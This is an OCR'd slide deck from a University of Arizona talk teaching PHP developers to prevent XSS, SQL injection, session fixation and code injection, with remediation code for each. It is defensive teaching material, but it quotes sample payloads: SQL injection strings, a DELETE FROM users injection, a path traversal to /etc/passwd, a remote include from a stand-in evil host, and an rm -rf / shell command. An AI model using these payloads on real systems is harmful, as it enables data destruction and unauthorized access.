Web App Security

Learning to thwart the l33t h4xx0r

Ed Murphy
University Information Technology Services, OSCR
The University of Arizona

What we'll cover today:

- What makes your web application vulnerable?
- How the attack works.
- Example attacks.
- How to prevent the attack.

Successful Web App Security

- A security conscious mindset assumes that all data received in input is tainted and this data must be filtered before use and escaped when leaving the application.
- Security Designs
  - Security must be built in from initial specification to testing to maintenance.

Register Globals

- Arguably the most common source of vulnerabilities in PHP applications.
  - ?userId = 55 becomes $userId = 55
- No way to determine the input source
- Uninitialized variables can be injected via user input

PHP Superglobals

- $_GET[ ] data from get requests.
- $_POST[ ] post request data.
- $_COOKIE[ ] cookie information.
- $_FILES[ ] uploaded file data.
- $_SERVER[ ] server data
- $_ENV[ ] environment variables

$_REQUEST

- The $_REQUEST super-global merges data from different input methods, like register_globals it is vulnerable to value collisions.

```
echo $_GET['id']; // 1

echo $_COOKIE['id']; // 2

echo $_REQUEST['id']; // 2
```


- Cross Site Scripting, XSS
- SQL Injection
- Session Fixation
- Code Injection

Some attacks we'll look at...

- Cross Site Scripting, XSS
- SQL Injection
- Session Fixation
- Code Injection

Overview

- Hackers exploit vulnerabilities to execute their code, or inject code, or steal data
- Develop a security mindset
  - Filter input
  - Escape output



Validate Input

- User input is unreliable and not to be trusted!
    - Partially lost in transmission between server & client.
    - Corrupted by some in-between process.
    - Modified by the user in an unexpected manner.
    - Intentional attempt to gain unauthorized access or to crash the application.
- It is absolutely essential to validate any user input before use.

Numeric Value Validation

- Casting is a simple and very efficient way to ensure variables do in fact contain numeric values.

```
// integer validation
if (!empty($_GET['id'])) {
    $id = (int) $_GET['id'];
} else
    $id = 0;

// floating point number validation
if (!empty($_GET['price'])) {
    $price = (float) $_GET['price'];
} else
    $price = 0;
```

Validating Strings

- PHP comes with a ctype extension that offers a very quick mechanism for validating string content.

```
if (!ctype_alnum($_GET['login'])) {
   echo "Only A-Za-z0-9 are allowed.";
}
if (!ctype_alpha($_GET['captcha'])) {
   echo "Only A-Za-z are allowed.";
}
if (!ctype_xdigit($_GET['color'])) {
   echo "Only hexadecimal values are allowed";
}
```

Vocabulary

- XSS - Cross Site Scripting
  - Browser side script sent to another end user
- SQL Injection & Code Injection
  - Hacker runs her queries or code
- Session Fixation
  - Hacker hardcodes user's session ID

XSS

- Cross Site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, usually in the form of browser side script, to a different end user.
- Two categories: stored and reflected.
- End user problems:
  - disclosure of session cookie (worst)
  - disclosure of files
  - installation of Trojan horse programs
  - redirection
- Javascript, ActiveX (OLE), VBscript, Flash, etc.

XSS Examples

- User supplied HTML displayed as is
- Google Code Search
  - lang:php (echo|print).*$_(GET| POST | COOKIE | REQUEST)
- Exploitable samples:
  - University of Toronto: <input type="hidden" name="show_courses" value="<?php echo $_GET['show_courses']; ?>" />

Examples of foreign data

Examples of foreign data

- Posts on a web forum

Examples of foreign data

- Posts on a web forum
- Email displayed by a web client

Examples of foreign data

- Posts on a web forum
- Email displayed by a web client
- A banner advertisement

Examples of foreign data

- Posts on a web forum
- Email displayed by a web client
- A banner advertisement
- Stock quotes provided by an XML feed over HTTP

Examples of foreign data

- Posts on a web forum
- Email displayed by a web client
- A banner advertisement
- Stock quotes provided by an XML feed over HTTP
- Client data

XSS Exploits

- Possible Exploits
  - Cookie/Session Theft
  - Content Modification
  - CSRF Initiation - Cross Site Request Forgeries
  - Social Engineering

Protecting against XSS

- Filter all foreign data
- Use existing functions
  - Let PHP help: htmlentities( ), strip_tags( ) and utf8_decode( ).
- Only allow safe content
- Use a strict naming convention
  - $clean = array( );

Preventing XSS

```
$str = strip_tags($_POST['message']);
// encode any foreign & special chars
$str = htmlentities($str);
// maintain new lines - convert them to <br />
echo nl2br($str);

// strip_tags() can be told to keep certain tags
$str = strip_tags($_POST['message'], '<b><p><i><u>');
$str = htmlentities($str);
echo nl2br($str);
```

- Tag allowances in `strip_tags()` are dangerous, because attributes of those tags are not being validated in any way.

Example code, edit_users.php

```
} elseif ($step == "search") {
    //Code checking for empty values here
    ...
    }
    $firstName = $_REQUEST['firstName'];
    $lastName = $_REQUEST['lastName'];
    $netId = $_REQUEST['netId'];
    $email = urldecode($_REQUEST['email']);
    $user_list1 = db::get_users_by_name($firstName,$lastName);
    $user_list2 = db::get_users_by_netid($netId);
```

SQL Injection

- User supplied data used as is in queries
- A subset of the unverified/unsanitzed user input vulnerability
- Goal - get app to run SQL code that was not intended

Finding the problem

- Blind SQL injection:
  - return True or False?
  - RDBMS fingerprinting; current date functions
  - timing attacks
    MySQL - BENCHMARK()
    SQL Server - 'WAIT FOR DELAY'0:0:10
- Arbitrary Data Retrieval
  - Staff?id=userId
  - Staff?id=%27%3B%20SELECT%20*%20FROM %20MLL2_USERS%20--

SQL Injection Exploits

- Arbitrary Query Injection
- Arbitrary Data Retrieval
  - ?id=column_name
- Denial of Service (DoS)
  - ?id=(BENCHMARK(100000000, MD5(RAND()));
- Data Modification

SQL Injection Examples

- sql = “SELECT usr_id FROM users WHERE usr_name = ‘“ + sUser + “‘ AND usr_pass =’” + sPass + “‘“
- What if the user supplies the following password? ‘ OR 1=1 --
- Bugs: select * from userstable where username=“”. $_COOKIE[‘FIDOlogin’][1].”’limit 1”
- OSTicket: “SELECT * FROM ticket_reps WHERE ID=‘$_POST[r_id]’”

Vulnerable code

<u>staff.php</u>

- $_staff->populate_by_userId($_GET['id']);

<u>class.user.php</u>

- $q = "SELECT * FROM users WHERE userId = $userId";

SQL Prepared Statements

- Prepared statements are a mechanism to secure and optimize execution of repeated queries.
- Works by making SQL “compile” the query and then substitute in the changing values for each execution.
  - Increased performance, 1 compile vs 1 per query.
  - Better security, data is “type set” will never be evaluated as separate query.
  - Supported by most database systems.
  - ✓ MySQL users will need to use version 4.1 or higher.

Preventing SQL Injection

- Use prepared statements
    - $q = (“SELECT * FROM users WHERE id=?”);
    - $stmt = $mysqli->prepare($q);
    - $stmt->execute(array($_GET[‘id’]));

SQL Escaping

- If database interface extension offers dedicated escaping functions, USE THEM!
  - MySQL
    - mysqli_real_escape_string()
    - mysql_escape_string()
  - PostgreSQL
    - pg_escape_string()

SQL Escaping Shortfall

- When un-quoted integers are passed to SQL queries, escaping functions won't save you, since there are no special chars to escape.

http://honeypot.arizona.edu/staff?id=0;DELETE%20FROM%20users

```
<?php
$id = mysqli_real_escape_string($_GET['id']);
// $id is still "0;DELETE FROM users"

mysqli_query($db, "SELECT * FROM users WHERE id={$id}");

// Bye Bye user data
?>
```

SQL Escaping In Practice

```
// undo magic_quotes_gpc() to avoid double escapin
if (get_magic_quotes_gpc())
$_GET['name'] = stripslashes($_GET['name']);

$name = mysqli_real_escape_string($_GET['name']);

mysqli_real_query($db, "INSERT INTO instructors(name)
VALUES('{$name}')");
```


Session Fixation

- Tricks the victim into using a session id chosen by the attacker.
- Goal is to obtain a valid session id.
- Google: lang:php session\(\)
- Hacker returns to same URL later, and they're in!

Session Fixation

- Have the user click on a link that has a session id embedded into it.
    - <a href=http://php.net/manual/?PHPSESSID=hackme”>PHP Manual</a>
- If the user does not have an existing session their session id will be “hackme”.

A session fixation attack



```
GET /index.php?PHPSESSID=1234 HTTP/1.1
Host: host
```

```
HTTP/1.1 200 OK
...
```

```
<html>
...
<a href="http://host/index.php?PHPSESSID=1234">
Click here
</a>
...
</html>
```

```
GET /index.php?PHPSESSID=1234 HTTP/1.1
Host: host
```

```
HTTP/1.1 200 OK
...
```

Preventing Session Fixation

- Regenerate the session identifier anytime the user provides authentication information of any kind.
  - Session_regenerate_id();
    $_SESSION['logged_in'] = true;
- Not a big worry for us since WebAuth provides our authentication.

Session Validation

- Another session security technique is to compare the browser signature headers.

```
session_start();
$chk = @md5(
	$_SERVER['HTTP_ACCEPT_CHARSET'] .
	$_SERVER['HTTP_ACCEPT_ENCODING'] .
	$_SERVER['HTTP_ACCEPT_LANGUAGE'] .
	$_SERVER['HTTP_USER_AGENT']);

if(empty($_SESSION)){
	$_SESSION['key'] = $chk;}
else if {($_SESSION['key'] != $chk)}
// someone's been messing with my session!
	session_destroy();
```

Safer Session Storage

- By default PHP sessions are stored as files inside the common `/tmp` directory.
- This often means any user on the system could see active sessions and "acquire" them or even modify their content.
- Possible solutions
  - Separate session storage directory via `session.save_path`
  - Database storage mechanism, Oracle, MySQL, etc.

What Is Code Injection?

- User can make script execute arbitrary blocks of code.
- Google Codesearch : lang:php (include| include_once| require|require_once).*\$_(GET| POST| REQUEST|COOKIE)

Code Injection

- Arguable the most dangerous exploit, as it allows the attacker to execute code of their choice.
- Common culprits include:
  - include/require statements with uninitialized vars
  - eval() calls that are injected with user input
  - poorly written preg_replace() calls that use “e” (eval) flag

Example Injections

- Sensitive File Retrieval
  - ?value=../../../../../../../../etc/passwd
- Code Execution - site uses include function which relies on variables sent with GET method
  - .../index.php?page=contact.php
  - .../index.php?page=http://evilsite.com/evilcode.php
- Command Injection - content removal
  - shell_exec("nohup rm -rf /2>1&1</dev/null &")

Preventing Code Injection Attacks

- Never use user provided input in include( ), require( ) and eval( ) statements
- Or use a while list with unpredictable tokens
- On PHP > 5.2 disable allow_url_fopen
- Use open_basedir to restrict file access
  - Open_basedir=/tmp/;/home/usr/
- Use Fast CGI rather than Apache module

Code Injection Solution

DO NOT PLACE USER INPUT INTO EXECUTABLE STATEMENTS!!

File Security

- Many PHP applications often require various utility and configuration files to operate.
- Because those files are used within the application, they end up being world-readable.
- This means that if those files are in web directories, users could download & view their contents.

Securing Configuration Files

- Configuration scripts, usually contain sensitive data that should be kept private.
- Just denying web access, still leaves it readable to all users on the system.
- Ideally configuration files would only be readable by the owner.

Summary

- The responsibility for web app security lies with the programmer!
- Think of security and write your code to filter all user input and escape all output.

Where to Get More Information

- http://www.owasp.org
- http://ha.ckers.org
- http://shifflet.org
- http://www.php.net/manual/en/security.php
- http://devzone.zend.com/public/view
- http://cgisecurity.com

Questions?

Thank you!

Ed Murphy
UITS
Office of Student Computing Resources
The University of Arizona

ed.murphy@arizona.edu